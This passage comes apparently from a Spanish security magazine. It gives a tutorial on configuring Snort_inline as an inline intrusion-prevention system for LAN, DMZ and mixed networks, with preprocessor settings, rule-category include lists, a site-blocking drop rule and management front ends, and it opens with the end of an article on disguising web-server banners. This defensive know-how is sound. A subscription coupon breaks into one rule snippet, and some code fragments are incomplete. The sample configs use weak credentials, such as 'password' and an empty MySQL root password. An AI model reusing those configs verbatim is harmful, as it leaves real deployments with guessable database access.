Por otro lado, si nos ponemos en el lugar de la víctima de un potencial ataque, lo primero que debemos considerar es si de verdad queremos ocultar ante el mundo qué servidor web utilizamos. Algunos sostienen que la seguridad debe ser lograda tapando los agujeros, y no ocultándolos – esto quiere decir que la modificación de un mensaje de bienvenida no nos dará una mayor seguridad, sino una falsa ilusión de ésta. Sobre todo tomando en cuenta que ni los gusanos informáticos, ni los script kiddies estarán verdaderamente interesados en la versión de nuestro servidor, sino que se limitarán a usar algún exploit (si funciona bien, si no se prueba con el siguiente servidor). No obstante, si verdaderamente nos sentimos mejor sabiendo que no cualquiera puede averiguar en un par de segundos qué versión de Apache usamos, deberíamos tratar de modificar el mensaje de bienvenida (o al menos hacerlo menos detallado) pues, como hemos ya visto, incluso herramientas tan populares y respetadas como nmap se dejan engañar por este sencillo truco.

El lector verdaderamente interesado podría incluso animarse a modificar nmap para que éste realice siempre todas las pruebas, incluso cuando el mensaje de bienvenida le parezca conocido. ●

Utilizando Snort_inline

Pierpaolo Palazzoli, Matteo Valenza 

Grado de dificultad



El uso de Snort_inline en muchos entornos y escenarios diferentes ha probado ser una buena estrategia para asegurar redes internas, redes DMZ u hogareñas. Para poder trabajar usando el modo drop, se lo debe adaptar a las características del entorno que se está protegiendo. Por tanto, vamos a presentar sus técnicas de configuración y la forma de añadir un dispositivo dedicado que esté bien adaptado al entorno a resguardar.

Snort es, básicamente, un sistema de detección de intrusiones (o IDS de sus siglas en inglés *Intrusion Detection System*), de manera que su funcionalidad nativa implica el uso de una tarjeta de red que capte el tráfico de un segmento de red.

Para que Snort_inline analice el tráfico de un segmento de red, debería ser añadida, de forma transparente y por medio de dos tarjetas en modo bridge, la funcionalidad inline. Dicha funcionalidad se consigue conduciendo el tráfico a través de iptables (ip_queue). Sin embargo, esto no es suficiente porque necesitamos saber, a través de las iptables, qué tráfico añadir. Gracias a este modo, Snort_inline, se puede convertir como cualquier otro sistema de prevención de intrusiones y bloquear las conexiones que reciba. Para actuar de este modo, Snort debería ser compilado para conseguir respuestas flexibles que permitan restaurar el tráfico que debería ser bloqueado.

Para concluir, podemos decir que Snort_inline es definitivamente el modo más efectivo y preciso disponible, ya que controla el tráfico basándose en reglas cargadas previamente.

Snort_inline en una LAN

La primera parte de esta sección será una breve introducción acerca de Snort_inline en una LAN.

Asumiremos que el tráfico de la LAN estará principalmente orientado a clientes. Por tanto podemos definir los siguientes tipos de tráfico LAN: Correo, cliente web, p2p, mensajería instantánea, spyware, malware, virus, troyanos, VPN.

Una regla común a todos estos tipos de IDS / IPS es que no podemos analizar tráfico

En este artículo aprenderás...

- Cómo funciona Snort_inline
- Lo básico sobre sistemas de prevención de intrusiones
- Cómo poner a punto la configuración de Snort_inline

Lo que deberías saber...

- Los fundamentos básicos sobre TCP/IP bajo Linux
- Principios fundamentales de funcionamiento de un IDS

encriptado, esto quiere decir que no permite ningún servicio VPN o SSL.

La Figura 1. muestra la solución correcta para este tipo de protección, el IPS colocado entre el router y el resto de la red nos permite analizar el tráfico que queremos monitorear o proteger. Una vez que hemos colocado adecuadamente el dispositivo, necesitamos saber las reglas de Snort y los preprocesadores que iremos a utilizar.

Supongamos que el archivo de configuración de Snort es snort_inline.conf, para ver un ejemplo, visita *www.snortattack.org/mambo/script/snort_inline.conf* – que tiene los preprocesadores para una LAN que aparecen en el Listado 1.

Preprocesadores para LANs

Estos preprocesadores están descritos en el Listado 1. A continuación, hemos hecho una pequeña lista con una breve descripción de sus componentes y funciones.

Clamav

Este procesador sólo es instalado si se especifica durante el proceso de instalación `(--enable-clamav)`. Escanea los virus recogidos en la base de datos de Clamav y se asegura de que no estén encriptados o comprimidos. Este preprocesador es extremadamente eficiente bloqueando emails que han sido infectados usando técnicas de phising. Sus funciones son:

- `ports`: los puertos a escanear (todos, !22 excepto el 22, 110 sólo el 110),
- `toclientonly`: define la dirección del tráfico,
- `action-drop`: le dice al dispositivo como responder ante un virus,
- `dbdir`: el directorio que contiene la base de datos con las definiciones de Clamav,
- `dbreloadtime`: cuanto tarda cada definición en recargarse.

Perfmonitor

Este preprocesador nos permite escribir todas las estadísticas referentes al rendimiento y al tráfico en un archivo de texto, además, es fundamental para el correcto funcionamiento de pmgraph, un programa del que hablaremos más adelante. Este preprocesador debería ser activado durante el proceso de instalación (--enable-perfmon). Sus funciones son:

- `time`: el tiempo necesario para muestrear la lectura de datos,
- `File`: la ruta del archivo de datos,
- `pkcnt`: el máximo número de registros contenidos en el archivo.

Flow

Este preprocesador es requerido para que otros preprocesadores puedan funcionar, tales como flowbits detection plug-in y flow-portscan, los (o el *preprocesador*) preprocesadores Flow permiten a Snort mantener sus mecanismos de adquisición de datos. Sus funciones son:

- `stats _ interval`: este parámetro especifica el intervalo de tiempo expresado en segundos tras el que queremos que Snort vuelque las estadísticas en stdout,
- `Hash`: este parámetro especifica el método hash, usando el valor 1 definimos un hash por byte,

Escenarios para Snort_inline

Sería oportuno decir, que un sistema, el cual tiene como objetivo bloquear intrusiones, debería ser personalizado y preparado para adaptarse a cualquier tipo de red y de tráfico. El uso de un IPS (por Sistema de Prevención de Intrusiones, en inglés) inline no resuelve todos los problemas de seguridad, pero permite construir un sistema de seguridad central, dinámico y eficiente. Un IPS debería detectar el tráfico desde y hacia una fuente bajo protección. A través de las interfaces de red en modo bridge, podemos añadir un dispositivo a la red de forma transparente y de esta manera recoger todos los datos necesarios. Pero hay que tener en cuenta que para crear un dispositivo inline, necesitamos saber todas las características del sistema que vamos a proteger (desde la capa de red hasta las capas de aplicación).

Más adelante describiremos algunos ejemplos de tipos de segmentos de red para los cuales la implementación de un IPS inline puede ser conveniente y así asegurar todo el entorno:

- LAN interna: abarca un conjunto de aplicaciones clientes tales como un navegador, correo electrónico, messenger, P2P, etc. (Figura 1.).
- DMZ: es un grupo de servidores para proporcionar servicios relacionados con Internet (SMTP, Web, FTP, POP3, IMAP, MySQL, etc.) (Figura 2.).
- LAN + DMZ (Figura 3.).

Primero, necesitamos poner Snort_inline en modo IDS (Alerta) durante un tiempo que sea proporcional al tamaño de la red, en otras palabras, cuanto mayor sea el número de hosts, necesitaremos más tiempo. Durante este periodo deberíamos:

- detectar fallos (rendimiento, almacenamiento de datos, etc.)
- analizar el tráfico para detectar falsos positivos.

Observando los datos recogidos, podemos cambiar la configuración y optimizar el funcionamiento del dispositivo. Deberíamos fijarnos en que la implementación de un IPS de código abierto, en comparación con uno comercial, puede no ser tan simple como parece, por lo que podríamos tener problemas al quitar muchos falsos positivos encontrados durante la primera parte del procedimiento de puesta a punto.

Recomendamos instalar Snort_inline y organizar los recursos del sistema adecuadamente (CPU, RAM) aplicando los siguientes principios:

- más reglas requieren mucha RAM y un tráfico elevado lleva a una mayor carga de la CPU.
- recientes tests en redes han demostrado que para asegurar una conexión ADSL (1280 a 256 kbps) se necesita un Geode a 266 MHZ 128 MB RAM (mil reglas).
- para anchos de banda de mas de 1 Mbps necesitamos un Pentium 4 1 GHZ 512 MB RAM (tres mil reglas).

Listado 1. *Preprocesadores recomendados para LANs*

```
preprocessor perfmonitor: time 60 file/var/log/snort/perfmon.txt pktcnt 500
preprocessor flow:stats_interval 0 hash 2
preprocessor stream4_reassemble: both
preprocessor stream4: disable_evasion_alerts
midstream_drop_alerts
preprocessor clamav:ports all !22 !443,toclientonly, action-drop,dbdir
      /var/lib/clamav,dbreload-time 43200
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
```

usando el valor 4 definimos un hash por entero.

Stream 4

Este preprocesador da a Snort la habilidad de ver la base del paquete y donde fue generado (cliente o servidor), citando a Marty Roesch: *Implementé stream4 con el deseo de tener gran capacidad de re-ensamblaje de streams y el deseo de detener los más recientes ataques no declarados*. Sus funciones son:

- `disable_evasion_alerts`: esta opción se usa para desactivar las alertas escritas en stream4,
- `midstream_drop_alerts`: le dice al preprocesador que bloquee las conexiones generadas sin establecer un flow determinado,
- `Rpc decode`: este preprocesador re-ensambla un flujo rpc en un sólo paquete para que sea más fácil de analizar, si el preprocesador stream4 está presente, sólo analizará el tráfico proveniente del cliente,
- `Telnet decode`: este preprocesador normaliza el flow de caracteres de un protocolo telnet en una sesión. Debemos especificar los puertos a analizar.




Figura 1. *Configurando el dispositivo en una LAN*

Reglas para LANs

Una vez definidos los preprocesadores, Snort necesita colocar las reglas en el archivo de configuración. Existen muchas reglas distintas:

- `alert`: genera un mensaje de alerta y luego lo guarda en un log o base de datos,
- `log`: hace un log en un archivo o base de datos,
- `Pass`: ignora el tráfico que ha encontrado,
- `Drop`: pasa el paquete a través de las iptables y lo guarda en un archivo o base de datos,
- `Reject`: si es un TCP resetea la conexión a través de las iptables, si es UDP manda un mensaje icmp host unreachable y hace un log en un archivo o base de datos,
- `Sdrop`: pasa el paquete a través de iptables y no lo archiva.

En este caso, el propósito de esta regla es bloquear el sitio miosito.com, lo cual ilustrará la necesidad legal de bloquear el tráfico a sitios de casinos on-line que no cumplan leyes nacionales.

La función drop establece la acción que deben efectuar las iptables tan pronto como la regla sea detectada.

```
drop tcp $home_net any ->
any $http ports (
```

El modo bridge

Colocar dos tarjetas en modo bridge significa conectar las funcionalidades de estas tarjetas a la capa dos, haciéndolas transparentes al tráfico. En este modo, los paquetes son enviados de una tarjeta a la otra permitiendo que el tráfico pase adecuadamente. Para hacer esto en Linux tenemos que hacer las siguientes operaciones: instalar el paquete bridge-utils, para lo cual deberás ejecutar `apt-get install bridge-utils;` necesitarás el kernel 2.6, o deberás compilar el 2.4 de nuevo usando el módulo que permite el modo bridge.


El puente entre dos tarjetas de red se puede implementar de la siguiente manera:

- /usr/sbin/brctl addbr br0
- /usr/sbin/brctl addif br0 eth0
- /usr/sbin/brctl addif br0 eth1
- /sbin/ifconfig br0 up
- la dirección mac asignada a br0 es la misma que la primera interfaz a la que está asociada.

¿Quieres recibir tu revista regularmente?

¿Quieres pagar menos?

¡Pide suscripción!




MSCoder

por suscripción es más barata: 38 €

www.mscoder.org/es **www.buyitpress.com**

* hasta agotar existencias



Pedido

Por favor, rellena este cupón y mándalo por fax: 0048 22 860 17 71 o por correo: Software-Wydawnictwo Sp. z o. o., Piaskowa 3, 01-067 Varsovia, Polonia; e-mail: *suscripcion@software.com.pl*

Para conocer todos los productos de Software-Wydawnictwo Sp. z o. o. visita *www.buyitpress.com*

Nombre(s) .... **Apellido(s)** ....

Dirección ....

C. P. .... **Población, provincia** ....

Teléfono .... **Fax** ....

E-mail .... **Suscripción a partir del N°** ....

Precio de suscripción anual de MSCoder: 38 €

Realizo el pago con:

☐ **tarjeta de crédito** (EuroCard/MasterCard/Visa/American Express) **nº** ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ **CVC Code** ☐☐☐

Válida hasta ☐☐☐☐

☐ **transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO**

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN: ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

Fecha y firma obligatorias:

```
msg:"snortattack-italian-law";
flow:established;content:
                          "miosito.com";
classtype:policy-violation;
reference:url,
www.snortattack.net;
)
```

El propósito de los ajustes mencionados en el Listado 2. es controlar las aplicaciones p2p, proteger frente a ataques desde dentro (que suponen un 70% de todos los ataques), y seleccionar especialmente el contenido visualizado por hosts internos.

Listado 2. *Lista de reglas útiles para proteger una LAN*

```
#General
include /etc/snort_inline/rules/bleeding.rules
#Principalmente Spyware
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-put.rules
#Exploits y ataques directos
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/community-exploit.rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-dos.rules
#problemas Web
include $RULE_PATH/web-client.rules
include $RULE_PATH/community-web-client.rules
#Firmas de correo
include $RULE_PATH/community-mail-client.rules
#Troyanos, Virus, y spyware
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/community-virus.rules
#P2P
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-p2p.rules
```




Figura 2. *Ejemplo de una red DMZ*

Snort_inline en una DMZ

La segunda parte de este artículo es una breve introducción acerca de Snort_inline en una DMZ. Como ya hemos dicho anteriormente, el supuesto tráfico a tener en cuenta en una DMZ será, principalmente, el tráfico orientado a servidores. Podemos definir los siguientes tipos de tráfico DMZ: correo, servidor web, servidor base de datos, servidor de aplicaciones, virus, vpn. La colocación de un dispositivo es una solución posible para este tipo de segmento de red. Esta vez, el IPS está colocado entre el router y la DMZ.

Preprocesadores para redes DMZ

El único preprocesador que cambia su configuración es Clamav, es importante que definas el parámetro `toserveronly` para seleccionar sólo el tráfico dirigido a los servidores. Ver Listado 3.

Frag3: este preprocesador sustituye al frag2 requerido para reconstruir el flujo de datos debido a la fragmentación de la transmisión.

Reglas para redes DMZ

Una vez que se han definido todos los preprocesadores, Snort necesita algunas reglas. A continuación encontrarás alguna de sus aplicaciones:

- `max_frags`: número máximo de fragmentos trazables.
- `policy`: selecciona el método de fragmentación, los métodos disponibles son first, ast, bsd, bsd-right, linux. (Usa bsd como método por defecto.)
- `detect_anomalies`: detecta fallos por fragmentación.

Las reglas recomendadas para una red DMZ aparecen en el Listado 4.

Snort en una red mixta

Para añadir un dispositivo a una red mixta, como la que aparece en la Figura 3., sugerimos la siguiente configuración.

Los preprocesadores para una red mixta aparecen en el Listado 5. y sus reglas en el Listado 6.

El propósito de esta configuración es controlar los virus que podrían contraer, proteger la máquina de ataques externos con el objetivo de bloquear exploits dirigidos a servicios. Explicaremos las diferentes técnicas de ataque, usando ejemplos prácticos, más adelante.

Monitoreo de ataques y gestión de reglas

Los front ends que vamos a analizar y describir están basados en bases de datos, de hecho todos los resultados de Snort serán almacenados en diferentes tipos de bases de datos: MySQL, postgres, etc. Estas herramientas son diferentes y están escritas en diferentes lenguajes, pero básicamente hacen lo mismo. Son ACID, BASE, PLACID, SNORT REPORT, SGUIL etc.

Desarrolladas en PHP o phyton, estas herramientas son fundamentales para un buen IPS /IDS ya que es importante saber qué está pasando a nuestro dispositivo y a nuestra red. Son muy fáciles de instalar, todo lo que tienes que hacer es descomprimirlos y editar el archivo de configuración con el parametro para conectarse a la base de datos de Snort.

Listado 3. *Lista de preprocesadores para una red DMZ*

```
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
                       clamav,
dbreload-time 43200
```

Listado 4. *Lista de reglas recomendadas para una DMZ*

```
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/web-cgi.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/community-web-php.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/bleeding-attack_response.rules
include $RULE_PATH/bleeding-dos.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/bleeding-scan.rules
include $RULE_PATH/bleeding-web.rules
include $RULE_PATH/community-exploit.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/community-web-misc.rules
include $RULE_PATH/community-smtp.rules
```

Aquí, hemos decidido hablar sobre BASE y PLACID.

El primero es una derivación de ACID, (Consola de Análisis para Bases de Datos de Intrusiones, por: *Analysis Console for Intrusion Database*), BASE (que viene de *Basic Analysis and Security Engine project*, por Proyecto de Análisis Básico y Mecanismos de Seguridad), ver Figura 5. Es una herramienta escrita en PHP para buscar y analizar los contenidos de la base de datos de Snort.

La potencia de esta herramienta radica en las muchas opciones de búsqueda y su habilidad para agrupar alertas, basándose en su dirección de IP y otros parámetros, como hora o regla. La implementación básica es semi-automática, todo lo que tienes que hacer es:

- extraer el contenido del tar.gz en el directorio por defecto de Apache (`/var/www/`),
- cambiar el propietario de la carpeta de Apache,
- ir al primer nivel del directorio usando tu navegador.

Un procedimiento automático te guiará durante la creación de las tablas requeridas y te permitirá usar la aplicación.

```
tar -zxvf base-1.2.4.tar.gz
mv base-1.2.4 base
mv base /var/www
chown apache. /var/www/base
```

PLACID

A diferencia de BASE, PLACID está escrito en phyton y es un visualizador de sucesos basado en una base de datos. Realiza las mismas funciones que BASE pero se ha comprobado que es más rápido con bases de datos más grandes.

Instalar PLACID no es tan sencillo, necesitarás instalar python 2.3 y especificar algunos parametros fundamentales en el archivo de configuración de Apache para que funcione adecuadamente:

```
Addheandler cgi-script .cgi .sh .pl .py
<Directory /var/www/placid>
```

```
Options ExecCGI
</Directory>
Also, edit PLACID's configuration
file for the parameters to connect
to the database:
```

```
tar -zxvf placid-2.0.3.tar.gz
mv placid-2.0.3 placid
mv placid /var/www
chmod +x /var/www/
placid/placid.py
```

Listado 5. *Preprocesadores para una red mixta*

```
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop, dbdir /var/lib/
                       clamav, dbreload-time 43200
```




Figura 3. *Ejemplo de una red mixta*




Figura 4. *Una simple imagen*

```
vi /var/www/placid/
placid.cfg
dbhost=localhost
db=snort
passwd=password
user=snort
port=3306
resolvedns=yes
entrieslimit=300
debug=no
eventaltviews=yes
```

Para que las reglas se actualicen automáticamente recomendamos usar Oinkmaster. Oinkmaster es un programa escrito en Perl, que permite mantener nuestras reglas actualizadas descargando su código fuente. A continuación aparecen las instrucciones de configuración para Oinkmaster:

```
Oinkmaster.conf:
# Ejemplo para Snort-current ("current"
   significa cvs snapshots).
url = http://www.snort.org/pub-bin/
   oinkmaster.cgi/
[codicediregistrazione]
   /snortrules-snapshot-CURRENT.tar.gz
# Ejemplo para reglas
de Comunidad
url = http://www.snort.org/pub-bin/
   downloads.cgi/Download/comm_rules/
      Community-Rules-2.4.tar.gz
# Ejemplo de reglas del
# proyecto Bleeding Snort
url = http://www.bleedingsnort.com/
      bleeding.rules.tar.gz
# Si prefieres descargar
# el archivo de reglas desde fuera de
# Oinkmaster, puedes apuntar
# hacia el archivo en tu sistema de
      archivos local
# usando file://<filename>
Por ejemplo:
# url = file:///tmp/snortrules.tar.gz
# En algunos casos querrás
# obtener las reglas directamente desde
# un directorio local (no confundas
# éste con el directorio de output).
# url = dir:///etc/snort/src/rules
```

Después de la actualización automática, podemos elegir qué reglas activar o desactivar:

```
Oinkmaster.conf: disabledsid [sid della
                       rules]
```

Listado 6a. *Reglas recomendadas para una red mixta*

```
#General
include $RULE_PATH/bleeding.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules
include $RULE_PATH/community-
ftp.rules
include $RULE_PATH/community-
misc.rules
#Spyware
include $RULE_PATH/bleeding-
malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-
put.rules
include $RULE_PATH/aams7.rules
#Problemas de red
include $RULE_PATH/bad-
traffic.rules
include $RULE_PATH/snmp.rules
#Exploits y ataques directos
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-
exploit.rules
include $RULE_PATH/community-
exploit.rules
#Escaneo y reconocimiento
include $RULE_PATH/scan.rules
include $RULE_PATH/bleeding-
scan.rules
#Cosas inusuales
include $RULE_PATH/finger.rules
#R-services, etc
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.
rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-
dos.rules
#Problemas Web
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-
client.rules
include $RULE_PATH/web-
php.rules
include $RULE_PATH/web-
attacks.rules
include $RULE_PATH/bleeding-
web.rules
include $RULE_PATH/community-
web-dos.rules
include $RULE_PATH/community-
web-php.rules
#Firmas SQL y DB
include $RULE_PATH/sql.rules
include $RULE_PATH/oracle.rules
```

Oinkmaster está diseñado para cambiar automáticamente la aplicación de las reglas.

Podemos decir que esta opción, en el archivo de configuración, substituye la aplicación de alerta por drop:

```
Oinkmaster.conf: modifysid * "^alert" |
                      "drop"
```

Un sistema eficiente de gestión de reglas es SRRAM que, aunque es bastante obsoleto, nos permite almacenar nuestras reglas en una base de datos, la cual puede ser gestionada por vía Web, usando un simple script de análisis de los archivos de reglas. Ver Figura 7.

Para hacer que esta herramienta adquiera las reglas con la opción drop necesitamos cambiar parte de su código fuente:

```
rules_import.pl:
if (/^alert/) {
# if the line is an alert
in
if (/^drop/) {
# if the line is an alert
```

Para que el proceso de importar tenga éxito tenemos que crear la base de datos que contendrá el conjunto de las reglas:

```
# mysqladmin -uroot -p create snort_
                      rules_mgt
And therefore, change the rules_
                      import.pl files :
use DBD::mysql;
# === Modificar para que se adapte a tu
                      sistema ===
$rules_list = 'snort_rules_file_list';
$mysql_host = 'localhost';
$mysql_port = '3306';
$mysql_db = 'snort_rules';
$mysql_user = 'root';
$mysql_passwd = 'password';
```

Y el archivo cgi, que se ejecutará desde el servidor `web rules _ mgt.pl`:

```
use DBI;
use DBD::mysql;
use CGI;
# === Modificar para que se adapte a tu
                      sistema ===
```

Listado 6b. *Reglas recomendadas para una red mixta (continuación)*

```
include $RULE_PATH/mysql.rules
include $RULE_PATH/community-
sql-injection.rules
#Cosas de Windows:
include $RULE_PATH/netbios.rules
#Comprometer respuestas:
include $RULE_PATH/attack-
responses.rules
include $RULE_PATH/bleeding-
attack_response.rules
#Firmas de correo:
include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop2.rules
include $RULE_PATH/pop3.rules
include $RULE_PATH/community-
mail-client.rules
#Troyanos, Virus, y spyware:
include $RULE_PATH/backdoor.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-
                      virus.rules
include $RULE_PATH/community-
virus.rules
#Policy Sigs:
include $RULE_PATH/porn.rules
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-
                      p2p.rules
include $RULE_PATH/bleeding-
inappropriate.rules
include $RULE_PATH/community-
inappropriate.rules
```

```
$this_script='rules_mgt.pl';
$cgi_dir='cgi-bin';
$mysql_host = '127.0.0.1';
$mysql_port = '3306';
$mysql_db='snort_rules_mgt';
$mysql_user='root';
$mysql_passwd='';
```

Ahora, ejecutamos la declaración `#perl rules _ import.pl` y dirigimos nuestro navegador hacia `http://IP/cgi-bin/rules _ mgt.pl`

